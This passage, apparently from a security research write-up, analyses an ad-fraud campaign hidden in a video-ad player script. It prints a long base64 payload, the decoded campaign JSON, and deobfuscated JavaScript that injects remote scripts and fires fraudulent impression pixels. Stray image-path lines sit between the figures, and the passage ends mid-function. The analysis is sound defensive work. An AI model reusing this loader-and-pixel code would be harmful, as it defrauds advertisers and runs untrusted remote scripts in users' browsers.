bGtKdmJ1ejZmNXpJa29FdTd4LWhIV0tHVEJHbkhucUZyVzVRMGdMdzU3dU1USVBkTmRUUkc1WGpkaF95SEVPaHJUbVcyR3hVeDZUbEp2UEhYeWp2bEh2NWRJT3B3S0JSeDVQOFhFVllpLVVoV1otWGVleWpyclllqMVNJZmVpVW5yb2xURjZxQXlqR1hjZ2hxUFFYTDFySXpnUUlqSEN5V2Z4TnpyYnhwcW1XVTh6
dlR3UU5NWE0tc2s1OHBZQkdrdW12dDBCX2dvemRzMHJkQjFCbjRBSENLdzB6SXFUbm1KVlZCRjluUHA5RUtGd2V5OWdncmJYUk92T2NmRXgxa3ozT0owRlRfRmZ6R0wzLVZ2NFZ2cVIzQVRXQ2VLUkNwX3p0YURhaEI1SEVIbnp1S1VrNVNWU0NJbzJBRlBZem4tMGl5Nlc1cVdNTmkxaFkwcEp3RkpOZ19KZVdv
Yi1nZU1QLS10YnBEaVdEN1o1U0hqRXAzUnA1NVdWb0dXSkJPbVMtNkcwZWNlRFZBQTZQRkRyTnAwUEFTS3I0bk9yNzhVTWtkcDB2Ukxzb3AySWQyTzhFUlU2UE9kMTVQb095SVJUeWtHTGlLV0RoTnY2ZE9tV0xPdmx3Z1BHbEVrRDhLaUdidFhhSXAzZ09XRzJHVzliZnZ0RWIwVlVXS1phUU9DeHl4M2JTMGZ2
ZzVnNS1OZHlwMHdrMDFMUjgxUlRaaXlLN2lpVHBxZE4tYU5jTzN6X0lJWS1YbS0tRXVoeEFXU0p0WklQZkxCNHFwaUcyMHJUVk1aTkpKYXhmZFBTNklmS2wta3N4Ymh6dGZ3TlBOSkxnSHQ2c2Z2WkdsTVcxZ1BrTElicEpGVjRkVGxFcGN0WTNCYnRxSzlNN0xjUDNKc29tTVhjTXhvVnJnb1hwd3NqMG51VkRY
cFFzRFljbE9FamRpWGpsdlBXN0wzSm0xMEJIcGRuWXdGcG5YM2w5cG1ZaGluajQ1c25kNGNYR3JZR1MyQ2VLZC1ITzVVdDdfNUJEeDYxVHQ1RldNbUkwaEdBclBaZWxqemx3RU1fOEdETkRjZWNkOEJRd0VZanl4V2gtOXBneWZwVHF2YlN0UGxmMC1heXZfM3JtTkFucmo2bTVLdVBTSkpYWFlzaWNreFVxNU41
SnF5SzRsSUY0bVlJY0FXU0ktbElGWHNEOFBEZFFNUzJFUGtBOVdKeWlsZlNOdHhwdEdJZ3hmYWNSVHJTNFZYOW5BYUdXR09HdEdyNFVRei1pOTFlWVdkaXNJYWcwM1hzUzhpZHNGeUppTkJmV1QzQWE5b1FxRTFfWU1ULW4tQTA4LXZFNGFWS1NTd2dPRFNxMEZOdlZoXzFXRTF6bWVQV1RVblc2RDVoMGdMYnhY
NktDd09zakhwQTBFSUZQRkVIZWdQV3ptMDdjT2NnRkxoMUNoWkM5cUNmVG9tVDJZMWN3My1rZE9udVhjRFJxNmV3b2VzWmVtSGh2RlBfT25ZRmtSYkVCcUhLU1UxZmM0ZmdqZmIyVDFyb3ZWQlVNVlcxLWh4VERTQWIwMW5yWktVVDZZODEwdlBKQU5OZlV2aXlwZC1hd19oaXA3VmpQWHhuaG5JWXZFOVcwRl8w
SjRqSGJpV0xWVlpmUTAxQ2hELXRiWGFEcmtEdTBDaGtCMGJQZ1lJS2hWbHg4MmxDYXc3TDd4RGdGLVg0YVBueGtydnE4VERRXzRiT3k5eUdudDBfamx5b1NQaVg0THZiUFlpWUh2TlRXOEI5UGtwNHBfYU9WTFJiQlE1VTJZMktyNFdZR1prOG1QdlJEUXhIbDNBNzJWOFNfYkpUaU9aVXlPSUEyeEx6OUMtWUpm
Q2J6ejRVeGZsOFlUVmxyT0x6dHJId01sZFh0b1c1QV9uNnpXTWpINjdZMFRLWUNNejM2dnpld3NhZGt2VDBmbkZSVmdsZHI2bEF4TTZaczNPSTFzR21DUmZabHNEdHBDVVVDR0UzcXVLdzVxNUk3MmwyaFZjUjFtdWpJQV9pRTdTNFhVeXozdXJHdHdrbzc3TmZ2Y0FicVl6WXF6YzNHZFB2eXZyZGNUbmtUTXpp
X1g5WXpSOFpCaFNLdkZhWkJFRjltOFRjNGF6UnlLbFJGU0JKbjNlc2Z0bGRldUJXTHd1dmtlZHg1dk9QVjQ1WlNvWGZtczhEQzVRZUljR0hIbWREcUladk4yVDNCQm8wTHIzOVlHYTRVY2M3M0pjZktwQVdidWViU3EwNHhKWWdtNzZpZ18xMzl2R0plVk91LW9qSzFwRnc0dy1CLWY2OFhrdWkzdWUwa0ZMZGJN
b2RsbTNmeS1ac09QNG81WTNVeW8ydnZGS3otUXQxWGFEekNSY2ZYY1hKRVg5cngtRnFzZ21fTkVSdzFxOHdHcWtQdEpGRS1pM3c4UDBxeF85YlRMRmRDNmt3WVJLVjgzOFJ6TVdrVU96VmpEem5nMElMY3VNVWdZcjlRanB4dzY1b1pYZkJIRHlnOWE3Z2JJd0l6R1EyWnJXcDN5U1ZnYVRWNi0zZmdSNkYzMV8w
Ri1PZHNWcjQxRWVLLUprVFFSeGlxaW1ON0tUOXpWbjB6S2M4aXZNS3R4MDF5N3RYeEt0S193SXBwcC1FSUNzTzZYVnZkenRsRDRQSUFSa3VHczZxWVZWLTJuRl95eFQ1TDZ1RFBVZ3pCUmNXSUNFLW5IejJVY0NISHN5eVFDMGdZS0NnX3pnMGVJWkthS3N5Y3F5SVpkV3l0VkExM0tkekd6ODBaeTZmbDJZcWlf
b2QzYk5mMk5yYnZrZGs0al8wSlYzWU8xMnI5T0RnalhERElhRE5Fd1lheGxGMWVjTGd1Z2Z1bUY5Rk9zbndkSy1ZR2g0VzRnZWY0ekJ0LXljcC1TNjltNUlfRlMtRDRyYkZSa2dZem1tdm9ab0ItYmZ0azhqUDF5cjRNX3h1QWFUMHlZNDlSV0tuUkUtVXJNWDBjY01qM3BGRmRJamNNdEg0T0syNE50UjlOUkZo
Sllic2sxcUdwTjFQWktTVHJ6ZE95ZGZVOEJhOUZ6V3VxMTNZSnU1VjZnd2NXN3o1cGxKWkUxSUY0SXlTaHByNkJDaWxKMzlQTFRFaHdlejBFWFJjRUFqRkpWMTFRbWdxR1VqUmJZUG5xM09sSjd3RE9ZcnJLWXVxakZ0b19XdlJCTmExQlFpeWxydDFLSzQ2WmlNenVRRkpDcGJTM2h4WDE2cElsTkUwLXpvMHZu
VHdtNk5Ya3lfanpacnhCUG5Hc2lZTno4cWh5QUJmMUZ3WGkxaXVXTGtzOGRvWmstZ1VtVXg5R3BZaGhWWTRON1Y1c3dFOXNoVEdWby0tQ2dyVTZlZ283cDdCZUVrTTBfa2s5NlNQXzJRS1dHQl9HZFdFd0VWSGVRQnA3TUF5Q3pxZWFXNUlyYWlVUFpWT1E4RmdJa2tHUWwyc0I3aVlCcDdTYURvbGM2UThxVkJ1
RmI4anBkRTViUTRTLWRpTTJMS05EdjdaODMwNHlkR3hnZGZwSGRpZEpUVVlKTmdHLVJHdUx6c2RicndOUGxQOV8yejhkNU1QTHZSdnFvdEpaNzlyQnQzRkpaUEU2a29iSV9jdDU1Vm1EampJWkZhcGpfQ2xVR0JuMzhVLXNNdmJMY09POG1HNXExbFE0LWs5TEN5dnFmMlRmYkVqX3BmOEtQUjR4RmJrMS1majBa
dzNuNURXZHZBaUctWUtLR3c3MDVMWjBNZWRhd3hvanNEWFgwUGY0emFjcEN5d2xFenhZMUlzXy1XMDZIRG1iNldsTmhYQUNRVnVzUXZzYnVzaWx3TUp4dzAyZEFkVEF2Z0UtbkNVWG5UN2JrVFlFM3FjOGVxMGc0LUNsRHNDd2pfSjFWX3BiT1owRGwxUTZTdFVDM3RQa0ZyNWRsOWhXOUhRNlBlVXp5Qk93Nk1L
WjQwdEJDV1RZZWNySmwwbXh1bVRRbkt5TVpqSFl1Z2QxbldJZmpyVFlXUVI3TEFhX0hHQ0VYZXdZcGEtbFUzdTdRRGlyODNCczk5ZUxleWZhbjVvRFV0SGZhbW8ydWRSX2ROX3Y2VHh6NFd4TFQ2R0RGYk55bko3RnBQbWVXYmxEbmpHeXF5R2xma0F4RGFTSGR5bGZXczdCVG1fS1pPRzRvcThELXdpU1lGUUF3
TzBLQWRtNHRHajlwLW1jNWwwV3B2dVcxNUxEQ2dfc1h6aTlzc1BOOUlyUHhaWFNaaXVFQ2RReklSU21KUUhvbmxob0VqOVhmcmxNRjg3M2JMWkdTUjNsekVjZ1pMbUNhOFJTWEJZNFU2cXdfZWFlQlA2eXVaOC12cU4wdWxkTzgzcnpQRmN1bTB1Q0gtbHVBSmtFMGpkRkl2UG52OGtlT3hnMkdaWTdBUE4yWDFW
SW9iaVpwODl5MXltVWw1ZEhtcGo5TURKb0NwcHY3WXREZ252RUQ4N1VTZHRmaVRJbEREUEwzc183RUtVTVhsZGV1a0IxTTFQWklNaWMyV0czRWNoU2tBRXlSc0h3bS1tZm5vN0IxamxlWVExZVl3MThSaHdDYzktLV8yVFlKU21KZ3JkU3lPMDdVZVJEWmR1dHN3ZDlVVk4zeVBja2JBUTVDajBVaGc2VWVrY1B3
RlVsZUstM0x0LU5qeDZJVEhLQzAxVUU5a0NtSkgxOU91YjNZY0tuQXFzOUtvSlNSTl91emhVRnlWNTBadE9EbGZIX1hHZGpaaVRnQThJc05tNXBSN1hkd2I4OXplRzJzZ0NDenZTRXZ0Vm1RQ29KZGpUdC04cWZHWVZiN2p4dW50LTc4b3dsQmg2Z1k1Q1l3ZFBNZGpLNDJuRlplQXFNampQNUxfTGhBVXVoZTRG
d3BkM2hVdENocFBFbjNVVUlyZXNESVBaMG9xcmZSS3lEYWdRcXBCOTFMWUtsWDhwNTFSdzVRZjRpOXhkblFidV9KWmxObG53OUNQbzdBZ3JuNzdZRWxQdGtNUlJTY2lhNVNqMkNYWTFTY0hoQnRWZlhRN3BTSThTbjBRY3I0WnR6QkxoWE1kenp2LTNNcUxabGs4UlVHWUtuUHY1UzlhWlNjRWUxNUpKdmZzNUo2
cl9WMG0tenpGS0t0Mk12NXBqZG9leFZ6ZHBxQ0dIUm00WV9QcGxlS25vUENkaDcyYkpVblRFb2twWWNXSlN3ZTRHSC1VTGlFSFVReDB4ak1DRmJKdm5xeVhyRFF2eHB3OXh3RjhBeW92TktNMENmUVYwNURYMkNBczI4QmxCWExxRX0l4NDhzRVBiMlNWYTczYVJFNi1kek5RcXBfQ2hjazJkSG1peFVUZmRjQWRn
```

Figure 4: 7 function arguments within player.js, including the suspiciously long gpvURL.

The gpvUrl string is base64 encoded, and decoding reveals JSON data with tracking pixel URLs for dozens of popular mobile apps. The JSON data also contains the image URL and other app data that will be served with the campaign.




```
"ap": true,
"im": "1",
"gpvck": "v022702252__320x480__Planes%20Live%20-%20Flight%20Tracker__com.apalonapps.planesfree__DEF__nil__401",
"cookieJson": {
    "nt": "regular",
    "appn": "Planes Live - Flight Tracker",
    "appb": "com.apalonapps.planesfree",
    "ts": "1621351651"
},
"vwf": 1,
"as": false,
"mvr": 1,
"tvr": 10,
"se": "10cfdd23-1efe-4a9a-bd12-dd912077cae5",
"content": {
    "loader_image_url": "https://crossyroad.b-cdn.net/crossyroad.png",
    "cl": false,
    "cpf": false
},
"ni": "80708498",
"co": false,
"moat": {
    "ids": {
        "level3": "[DMID]",
        "level2": "1667769059",
        "level4": "com.apalonapps.planesfree",
        "level1": "80708498",
        "slicer1": "1097815000"
    },
    "partnerCode": "cedatojsvideo958042602703",
    "rate": 0
},
```

Figure 5: The campaign's app data and image URL

In Figure 5, the key "cookieJson" values are the app data (Planes Live - Flight Tracker) and image URL (com.apalonapps.planesfree). However, the "loader_image_url" value does not match; the image is about Crossy Road, not planesfree.


To understand how the tracking pixels are delivered we have to analyze the *player.js* file.



```
4  window.CEDATO_TAG = (function (CEDATO_TAG, expiryUTCSec, pid, playerUrl, opUrl, playerParams, gpvUrl, version) {
5      function injectScript(src, callback) {
6          var script = document.createElement('script');
7          var head = document.getElementsByTagName('head')[0] || document.documentElement;
8          if (callback) {
9              src += "&callback=" + callback;
10         }
11         script.src = src;
12         script.type = 'text/javascript';
13         script.async = 1;
14         head.appendChild(script);
15     }
16
17     if (opUrl && (new Date()).getTime() / 1000 > expiryUTCSec) {
18
19         injectScript(opUrl + playerParams);
20         return CEDATO_TAG;
21     }
22
23     var gpvData;
24     var gpvRegex = gpvUrl.match(/^data:(.*?)(;base64)?,(.*)$/);
25     if (gpvRegex) {
26         try {
27             gpvData = JSON.parse(gpvRegex[2] == ';base64' ? atob(gpvRegex[3]) : decodeURIComponent(gpvRegex[3]));
28         } catch (e) { }
29         gpvUrl = undefined;
30     }
```

Figure 6: Results from gpvUrl is stored into variable gpvRegex.


Following the references to variable *gpvUrl*, we can see on line 24 that the data is parsed into sections, separating the base64 encoded string from ”data;base64”. The result is then stored into variable *gpvRegex*. On line 27 the JSON data resulting from the decoded base64 is parsed and stored into variable *gpvData*.



```
31      var player = {
32          id: pid,
33          params: playerParams,
34          gpvUrl: gpvUrl,
35          gpvData: gpvData,
36          currentScript: document.currentScript,
37      };
38      if (CEDATO_TAG) {
39          CEDATO_TAG.players.push(player);
40      } else {
41          CEDATO_TAG = {
42              autoStart: true,
43              players: [player],
44              version: version,
45          };
46          injectScript(playerUrl);
47      }
```

Figure 7: Data from gpvUrl is passed to the players key in CEDATO_TAG object and variable playerUrl is injected.


The JSON data is then stored within the JavaScript object *player* on line 31, which is passed to the *players* key in the CEDATO_TAG object on line 38 (a reference to Cedato's HTML5 video player), which is used to deliver video ads in cross-platform environments. The function *injectScript* on line 46 simply creates a new HTML script tag and puts the function argument as the source. In the example above, variable *playerUrl* is injected into the page via a call to this function.



```
49      if (CEDATO_TAG.init) {
50          CEDATO_TAG.init(); // player_117.08_m.js
51      } else if (!gpvData && gpvUrl) {
52          var callback = 'cd_' + (Math.random() * 10000 | 0);
53
54          player.onloadGPV = function (data) {
55              player.gpvData = data;
56          };
57
58          window[callback] = function (data) {
59              player.onloadGPV(data);
60          };
61
62          injectScript(gpvUrl, callback);
63      }
64      return CEDATO_TAG;
65  })(window.CEDATO_TAG,
```

Figure 8: The final function to request the fraudulent impression URLs.


Figure 8 shows the final block of code that initiates the delivery of the fraudulent impression URLs. (Recall from Figure 7 that *CEDATO_TAG.players* contains the data defined in the base64 encoded string). The code on line 50 will then transfer execution to *player_117.08_m.js* (playerUrl) which will then parse *CEDATO_TAG.players* and request the impression URLs.



```
        onloadGPV: null
    }, e)
}
function bo(e) {  e = {jsv: null, tag: {…}}
    var t = e.tag;
    t ? (t.init || (t.init = function() {
        !function(e, t) {
            for (var n = 0, r = e.players; n < r.length; n++) {
                var i = r[n];
                i.inited || (go(i, t),
                i.inited = !0)
            }
        }(t, e)
    }
    ),
    t.init()) : yo(e)
}
```

Figure 9: Argument e of function bo is CEDATO_TAG.


After some initialization, execution eventually falls on function *bo* (Figure 9), whose argument, *e*, is *CEDATO_TAG* defined on line 41 in Figure 7. We can confirm this by checking the value of variable *e.tag* in the browser's debugger.



```
> e.tag
<· ▼{autoStart: true, players: Array(1), version: undefined}
      autoStart: true
    ▼players: Array(1)
      ▼0:
        ▶currentScript: script
        ▶gpvData: [{…}]
         gpvUrl: undefined
         id: "166776905975754946"
         params: "?c4=MVYxjBJ1nQpV-lHhXfsPfVJYRYCUXecld2jAXeIpoN9H
        ▶__proto__: Object
       length: 1
      ▶__proto__: Array(0)
      version: undefined
    ▶__proto__: Object
```

Figure10: The browser's debugger contains the properties autoStart, players, and version.


Just like *CEDTAO_TAG* in Figure 7, *e.tag* contains the properties *autoStart, players,* and *version* (See Figure 10). The *players* property contains the *gpvData* which itself contains the fraudulent impression URLs, the campaign's app data, and the image URL. As seen in Figure 9, function *bo* will then pass each property of *players* to function *go* in a loop.



```
12107          function go(e, t) {
12108              var n = {}
12109                  , r = 0;
12110              try {
12111                  if (n = uo(u(e.params, !0))) {
12112                      n.JSV = t.jsv,
12113                          n.DMVAST = mo,
12114                          n.ioc = t,
12115                          n.isApp || (window.CEDATO_DEBUG = Xe),
12116                          function (e) {
12117                              e.sendPixel = function (e) {
12118                                  (new Image).src = e
12119                              }
12120                              ,
12121                              e.injectScript = function (e) {
12122                                  Object(I.h)(e)
12123                              }
12124                              ,
12125                              e.injectIframe = function (e) {
12126                                  Object(I.f)(e)
12127                              }
12128                              ,
12129                              e.playerEvents = new i.EventEmitter2({
12130                                  wildcard: !0,
12131                                  maxListeners: 20
12132                              }),
12133                              e.serverEvents = new Qr(e, (function (e, t, n) {
12134                                  var r;
12135                                  void 0 === n && (n = !1),
12136                                      (null === (r = navigator.sendBeacon) || void 0 =
12137                                          url: e,
12138                                          postData: t,
12139                                          method: "POST"
12140                                      })
12141                              }
12142                              ))
12143                          }(n);
```

